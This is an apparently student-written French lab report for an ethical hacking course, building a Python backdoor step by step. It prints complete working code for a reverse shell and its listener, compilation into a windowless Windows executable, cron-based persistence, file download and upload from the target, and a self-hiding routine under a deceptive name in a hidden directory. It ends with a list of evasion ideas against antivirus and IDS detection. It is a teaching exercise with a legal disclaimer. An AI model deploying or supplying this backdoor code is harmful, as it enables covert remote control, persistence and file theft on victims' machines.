Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

COMPTE RENDU

Ethical Hacking & Defense - TP5 - Backdoor
4ème année Cybersécurité - École Supérieure d'Informatique et du Numérique (ESIN)
Collège d'Ingénierie & d'Architecture (CIA)

Étudiants : HATHOUTI Mohammed Taha
JIDAL Ilyas

Filière : Cybersécurité

Année : 2026/2027

Enseignant : M. SEBBAR & M. ZEROUAL

Date : 8 novembre 2026

Table des matières

Objectifs **3**
Précautions Légales et Éthiques . . . 3
Environnement de Travail . . . 3

1 Tâche 1 : Listener TCP basique **4**
1.1 Principe . . . 4
1.2 Code du serveur . . . 4
1.3 Lancement du listener . . . 4

2 Tâche 2 : Connexion du client (reverse shell) **4**
2.1 Principe . . . 4
2.2 Code du client . . . 4
2.3 Test de la connexion . . . 5

3 Tâche 3 : Échange de commandes shell **5**
3.1 Principe . . . 5
3.2 Code du serveur . . . 5
3.3 Code du client . . . 6
3.4 Test des commandes . . . 6

4 Tâche 4 : Communication JSON **7**
4.1 Principe . . . 7
4.2 Code du serveur . . . 7
4.3 Code du client . . . 8
4.4 Test de la communication JSON . . . 8

5 Tâches 5 et 6 : Compilation et test sur Windows **9**

6 Tâche 7 : Analyse du trafic avec Wireshark **9**
6.1 Principe . . . 9
6.2 Mise en œuvre . . . 9
6.3 Analyse . . . 10

7 Tâche 8 : Mécanisme de persistance **10**
7.1 Principe . . . 10
7.2 Code de persistance . . . 10
7.3 Vérification . . . 11

8 Homework : Fonctionnalités avancées **11**
8.1 Présentation . . . 11
8.2 Architecture . . . 11
8.3 Navigation de répertoire (cd) . . . 11
8.4 Téléchargement de fichier (download) . . . 12
8.5 Envoi de fichier (upload) . . . 12
8.6 Dissimulation du backdoor (hiding) . . . 12
8.7 Tests . . . 13

9 Synthèse et enseignements **13**
9.1 Fonctionnalités implémentées 13
9.2 Vulnérabilités observées 14
9.3 Pistes d'amélioration 14

Conclusion **14**

Objectifs

L'objectif de ce TP est de comprendre le fonctionnement d'un backdoor en Python, en développant progressivement un reverse shell complet permettant à un attaquant de prendre le contrôle à distance d'une machine compromise.

Ce travail s'articule autour de plusieurs étapes :

- **Tâche 1** : Mise en place d'un listener TCP basique côté serveur ;
- **Tâche 2** : Développement du client (reverse shell) et établissement de la connexion ;
- **Tâche 3** : Échange de commandes shell entre le serveur et le client ;
- **Tâche 4** : Communication JSON pour fiabiliser les échanges ;
- **Tâche 5** : Compilation du backdoor en exécutable (réalisée en séance avec l'enseignant) ;
- **Tâche 6** : Test de l'exécutable sur une machine Windows (réalisé en séance avec l'enseignant) ;
- **Tâche 7** : Analyse du trafic réseau avec Wireshark ;
- **Tâche 8** : Mise en place d'un mécanisme de persistance ;
- **Homework** : Ajout de fonctionnalités avancées (navigation de répertoire, transfert de fichiers, dissimulation du backdoor).

Précautions Légales et Éthiques

IMPORTANT : Les techniques présentées dans ce TP ont été réalisées dans un cadre strictement pédagogique, sur des machines personnelles et des environnements locaux. Leur utilisation en dehors d'un contexte autorisé est illégale et contraire à l'éthique.

Environnement de Travail

Pour réaliser ce TP, nous avons utilisé notre environnement Linux habituel, sous **Ubuntu 26.04**, avec Python 3 et les bibliothèques standard du système.

L'ensemble des manipulations a été effectué dans le répertoire de travail suivant :

```
~/Bureau/UIR/4A/S7/Ethical_Hacking/TP5/
```

L'environnement utilisé est composé des éléments suivants :

- **Système d'exploitation :** Ubuntu 26.04 ;
- **Langage :** Python 3 ;
- **Bibliothèques :** `socket`, `json`, `subprocess`, `os`, `shutil`, `termcolor` ;
- **Outil d'analyse réseau :** Wireshark ;
- **Architecture de test :** deux terminaux en local (`127.0.0.1`) pour les tâches 1 à 4, puis réseau réel pour la démonstration Windows en séance.

1 Tâche 1 : Listener TCP basique

1.1 Principe

La première étape consiste à créer un serveur TCP qui écoute les connexions entrantes. Ce listener représente le côté attaquant : il attend qu'une machine compromise se connecte.

1.2 Code du serveur

```
import socket
from termcolor import colored

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 54321))
s.listen(5)

print(colored("[+] Waiting for incoming connections...", "green"))
target, ip = s.accept()
print(colored(f"[+] Connection established from: {ip}", "green"))
s.close()
```

L'option `SO_REUSEADDR` permet de réutiliser immédiatement le port après l'arrêt du serveur. L'écoute se fait sur `0.0.0.0` afin d'accepter des connexions provenant de n'importe quelle interface réseau.

1.3 Lancement du listener




FIGURE 1 – Lancement du listener TCP — le serveur attend une connexion entrante

2 Tâche 2 : Connexion du client (reverse shell)

2.1 Principe

Le client, qui s'exécute sur la machine cible, initie la connexion vers le serveur de l'attaquant. C'est le principe du reverse shell : c'est la victime qui se connecte à l'attaquant, ce qui permet de contourner les pare-feux qui bloquent les connexions entrantes.

2.2 Code du client

```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 54321))
print("[+] Connected!")
```

```
6 sock.close()
```

2.3 Test de la connexion



FIGURE 2 – Lancement du client reverse shell — connexion initiée depuis le terminal 2




FIGURE 3 – Connexion établie côté serveur — affichage de l'adresse IP de la cible

Le serveur confirme la connexion en affichant l'adresse IP et le port source du client.

3 Tâche 3 : Échange de commandes shell

3.1 Principe

Cette tâche enrichit les deux scripts afin de permettre à l'attaquant d'envoyer des commandes shell au client et de recevoir les résultats en retour. La communication reste simple : les données sont envoyées en texte brut.

3.2 Code du serveur

```
1  import socket
2  from termcolor import colored
3
4  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5  s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
6  s.bind(("0.0.0.0", 54321))
7  s.listen(5)
8
9  print(colored("[+] Waiting for incoming connections...", "green"))
10 target, ip = s.accept()
11 print(colored(f"[+] Connection established from: {ip}", "green"))
12 s.close()
13
14 def shell():
15     while True:
16         command = input("Shell#~%s: " % str(ip))
17         if command == 'q':
18             target.send(command.encode())
19             break
20         target.send(command.encode())
```

```
        result = target.recv(1024).decode()
        print(result)

shell()
```

3.3 Code du client

```
import socket
import subprocess

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 54321))

def shell():
    while True:
        command = sock.recv(1024).decode()
        if command == 'q':
            break
        result = subprocess.getoutput(command)
        sock.send(result.encode())

shell()
sock.close()
```

La fonction `subprocess.getoutput()` exécute la commande reçue dans un sous-processus et retourne la sortie standard sous forme de chaîne de caractères.

3.4 Test des commandes




FIGURE 4 – Lancement du serveur en attente de connexion




FIGURE 5 – Établissement de la connexion et exécution de commandes shell depuis le serveur

4 Tâche 4 : Communication JSON

4.1 Principe

La communication en texte brut présente une limitation : si les données reçues sont fragmentées sur plusieurs paquets TCP, le décodage JSON échoue et la boucle `while True` continue d'accumuler les données jusqu'à obtenir un message complet. Ce mécanisme rend la communication plus robuste et prépare la gestion de données structurées.

4.2 Code du serveur

```
import socket
import json
from termcolor import colored

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 54321))
s.listen(5)

print(colored("[+] Waiting for incoming connections...", "green"))
target, ip = s.accept()
print(colored(f"[+] Connection established from: {ip}", "green"))
s.close()

def reliable_send(data):
    json_data = json.dumps(data)
    target.send(json_data.encode())

def reliable_recv():
    data = ""
    while True:
        try:
            data += target.recv(1024).decode()
            return json.loads(data)
        except ValueError:
            continue

def shell():
    while True:
        command = input("Shell#~%s: " % str(ip))
        if command == 'q':
            reliable_send('q')
            break
        reliable_send(command)
        result = reliable_recv()
        print(result)

shell()
```

4.3 Code du client

```
import socket
import json
import subprocess

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 54321))

def reliable_send(data):
    json_data = json.dumps(data)
    sock.send(json_data.encode())

def reliable_recv():
    data = ""
    while True:
        try:
            data += sock.recv(1024).decode()
            return json.loads(data)
        except ValueError:
            continue

def shell():
    while True:
        command = reliable_recv()
        if command == 'q':
            break
        result = subprocess.getoutput(command)
        reliable_send(result)

shell()
sock.close()
```

4.4 Test de la communication JSON




FIGURE 6 – Lancement du serveur avec communication JSON




FIGURE 7 – Établissement de la connexion entre le serveur et le client

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/4A/S7/Ethical_Hacking/TP5$ python3 server.py
[+] Waiting for incoming connections...
[+] Connection established from: ('127.0.0.1', 45464)
Shell#~('127.0.0.1', 45464): ls
Screens
TP5.pdf
reverse_shell.py
server.py
Shell#~('127.0.0.1', 45464): whoami
hathouti
Shell#~('127.0.0.1', 45464): uname -a
Linux Taha-inspiron-16 7.0.0-43-generic #43-Ubuntu SMP PREEMPT_DYNAMIC Fri Oct 23 13:25:25 UTC 2026 x86_64 GNU/Linux
Shell#~('127.0.0.1', 45464): q
hathouti@Taha-inspiron-16:~/Bureau/UIR/4A/S7/Ethical_Hacking/TP5$
```

FIGURE 8 – Exécution de commandes shell via la communication JSON

5 Tâches 5 et 6 : Compilation et test sur Windows

Ces deux tâches ont été réalisées en séance avec l'enseignant. La tâche 5 consiste à compiler le script `reverse_shell.py` en un exécutable `.exe` à l'aide de **PyInstaller** sur un environnement Windows, afin de générer un binaire autonome ne nécessitant pas d'installation de Python sur la machine cible.

```
pyinstaller --onefile --noconsole reverse_shell.py
```

La tâche 6 consiste ensuite à exécuter ce `.exe` sur la machine Windows fournie par l'enseignant, tandis que le serveur tourne sur la machine Kali de l'attaquant. La connexion est établie en réseau local en remplaçant `127.0.0.1` par l'adresse IP réelle du serveur.

6 Tâche 7 : Analyse du trafic avec Wireshark

6.1 Principe

L'objectif de cette tâche est d'analyser le trafic réseau généré par le backdoor à l'aide de Wireshark, afin de mettre en évidence que les commandes échangées circulent en clair sur le réseau.

6.2 Mise en œuvre

Wireshark a été lancé sur l'interface `lo` (loopback) pendant une session active du backdoor. Le filtre `tcp.port == 54321` a permis d'isoler uniquement le trafic correspondant.




FIGURE 9 – Capture Wireshark filtrée sur le port 54321




FIGURE 10 – Suivi du flux TCP — les commandes et résultats sont visibles en clair

6.3 Analyse

La fonctionnalité *Follow TCP Stream* de Wireshark permet de reconstituer l'intégralité de la session et de lire les commandes envoyées ainsi que leurs résultats en clair.

Cette observation met en évidence une vulnérabilité majeure : un analyste réseau ou un système de détection d'intrusion (IDS) peut intercepter et lire l'intégralité des échanges sans difficulté.

Mitigation : pour rendre le trafic indétectable et confidentiel, il serait nécessaire de chiffrer les communications, par exemple via TLS ou un chiffrement symétrique de type XOR/AES appliqué aux données avant leur envoi.

7 Tâche 8 : Mécanisme de persistance

7.1 Principe

Un backdoor n'est utile que s'il survit au redémarrage de la machine. Cette tâche consiste à mettre en place un mécanisme de persistance afin que le client se relance automatiquement à chaque démarrage du système.

Sous Linux, nous utilisons **cron** avec la directive `@reboot`.

7.2 Code de persistance

```
1  import os
2  import subprocess
3
4  def persistence():
5      backdoor_path = os.path.realpath("reverse_shell.py")
6      current = subprocess.getoutput("crontab -l 2>/dev/null")
7      entry = f"@reboot python3 {backdoor_path}"
8      if entry not in current:
9          os.system(
10             f'(crontab -l 2>/dev/null; echo "@reboot python3 {
                   backdoor_path}") | crontab -'
11         )
12         print("[+] Persistence established via cron")
```

```
    else:
        print("[+] Already persistent")

persistence()
```

Le script vérifie d'abord si l'entrée est déjà présente dans le crontab afin d'éviter les doublons, puis l'ajoute si nécessaire.

7.3 Vérification



FIGURE 11 – Lancement du script de persistance




FIGURE 12 – Vérification du crontab — la ligne `@reboot` est bien présente

À chaque redémarrage de la machine, le backdoor se connectera automatiquement au serveur de l'attaquant sans aucune interaction de l'utilisateur.

8 Homework : Fonctionnalités avancées

8.1 Présentation

Le homework consiste à enrichir le backdoor de fonctionnalités supplémentaires : navigation dans le système de fichiers, transfert de fichiers (upload/download) et dissimulation automatique du backdoor sur la machine compromise.

8.2 Architecture

Deux nouveaux scripts ont été développés : `server_hw.py` côté attaquant et `client_hw.py` côté victime.

8.3 Navigation de répertoire (cd)

Le client gère spécifiquement la commande `cd` en modifiant son propre répertoire courant via `os.chdir()`, puis renvoie le nouveau chemin au serveur.

```
elif command.startswith('cd '):
    try:
        os.chdir(command[3:].strip())
        reliable_send(f"[+] Repertoire : {os.getcwd()}")
    except Exception as e:
        reliable_send(f"[-] Erreur : {str(e)}")
```

8.4 Téléchargement de fichier (download)

Le serveur envoie la commande `download <chemin>` ; le client lit le fichier et le transmet en l'encodant en `latin-1` pour préserver les données binaires.

```
# C t client
elif command.startswith('download '):
    filepath = command[9:].strip()
    try:
        with open(filepath, 'rb') as f:
            reliable_send(f.read().decode('latin-1'))
    except Exception as e:
        reliable_send(f"[-] Erreur : {str(e)}")

# C t serveur
filename = os.path.basename(command[9:].strip())
with open(filename, 'wb') as f:
    f.write(result.encode('latin-1'))
print(f"[+] Fichier telecharge : {filename}")
```

8.5 Envoi de fichier (upload)

Le serveur envoie un fichier local vers la machine compromise via un protocole d'acquittement (`READY`).

```
# C t client
elif command.startswith('upload '):
    filename = command[7:].strip()
    reliable_send('READY')
    data = reliable_recv()
    if data != 'ERROR':
        with open(filename, 'wb') as f:
            f.write(data.encode('latin-1'))
        reliable_send(f"[+] Fichier recu : {filename}")
```

8.6 Dissimulation du backdoor (hiding)

À son démarrage, le client se copie automatiquement dans un répertoire caché (`~/.config/.syslib/`) sous un nom trompeur, puis s'y ajoute au crontab pour assurer sa persistance depuis cet emplacement.

```
def hide():
    hidden_dir = os.path.expanduser("~/.config/.syslib")
    os.makedirs(hidden_dir, exist_ok=True)
    dest = os.path.join(hidden_dir, ".sysupdate.py")
    shutil.copy2(__file__, dest)
    os.system(
        f'(crontab -l 2>/dev/null; echo "@reboot python3 {dest}") |
           crontab -'
    )
    print(f"[+] Cache dans {dest} et persistant via cron")
```

8.7 Tests




FIGURE 13 – Établissement de la connexion avec le serveur étendu — test des commandes cd, download et upload



FIGURE 14 – Vérification du fichier téléchargé — `cat hostname` affiche le nom de la machine cible



FIGURE 15 – Vérification du fichier uploadé — `cat test_upload.txt` confirme la réception




FIGURE 16 – Vérification du crontab — deux entrées `@reboot` présentes, dont celle du backdoor dissimulé

Le crontab confirme deux entrées actives : l'une pointant vers `reverse_shell.py` (ajoutée par `persistence.py`) et l'autre vers `.sysupdate.py` dans le répertoire caché (ajoutée par `hide()`).

9 Synthèse et enseignements

9.1 Fonctionnalités implémentées

L'ensemble des fonctionnalités développées au cours de ce TP est récapitulé dans le tableau suivant :

Fonctionnalité	Fichier	Mécanisme
Listener TCP	`server.py`	`socket.bind()` + `listen()`
Reverse shell	`reverse_shell.py`	`socket.connect()`
Exécution de commandes	`server.py` / `reverse_shell.py`	`subprocess.getoutput()`
Communication JSON	`server.py` / `reverse_shell.py`	`json.dumps()` / `json.loads()`
Persistance Linux	`persistence.py`	`crontab @reboot`
Navigation (cd)	`client_hw.py`	`os.chdir()`
Téléchargement	`server_hw.py` / `client_hw.py`	encodage `latin-1`
Upload	`server_hw.py` / `client_hw.py`	protocole READY
Dissimulation	`client_hw.py`	copie dans `~/.config/.syslib/`

TABLE 1 – Récapitulatif des fonctionnalités implémentées

9.2 Vulnérabilités observées

L'analyse Wireshark a mis en évidence que les données transitent en clair sur le réseau. Un pare-feu ou un IDS peut donc facilement détecter ce type de trafic en analysant le contenu des paquets ou en détectant une connexion sortante inhabituelle vers un port non standard.

9.3 Pistes d'amélioration

Plusieurs améliorations pourraient rendre ce backdoor plus discret et robuste :

— **Chiffrement des communications** : utilisation de TLS ou d'un chiffrement symétrique (AES, XOR) pour rendre le trafic illisible sans la clé ;

— **Obfuscation du binaire** : techniques d'obfuscation pour éviter la détection par les antivirus ;

— **Port standard** : utiliser le port 443 (HTTPS) pour masquer le trafic dans le trafic web légitime ;

— **Reconnexion automatique** : ajouter une boucle de reconnexion côté client en cas de perte de connexion.

Conclusion

Ce TP nous a permis de développer pas à pas un backdoor fonctionnel en Python, en partant d'une simple connexion TCP jusqu'à un reverse shell complet doté de fonctionnalités avancées.

Nous avons implémenté la communication par échange de commandes shell, fiabilisée par le format JSON, puis ajouté la navigation dans le système de fichiers, le transfert de fichiers dans les deux sens, un mécanisme de persistance via cron et la dissimulation automatique du backdoor dans un répertoire caché.

L'analyse Wireshark a confirmé que le trafic circule en clair, illustrant concrètement la nécessité du chiffrement dans toute communication réseau sensible.

La compilation en exécutable Windows et le test sur machine réelle, réalisés en séance avec l'enseignant, ont complété cette démonstration en montrant comment un tel outil peut être déployé sur une machine cible sans installation préalable de Python.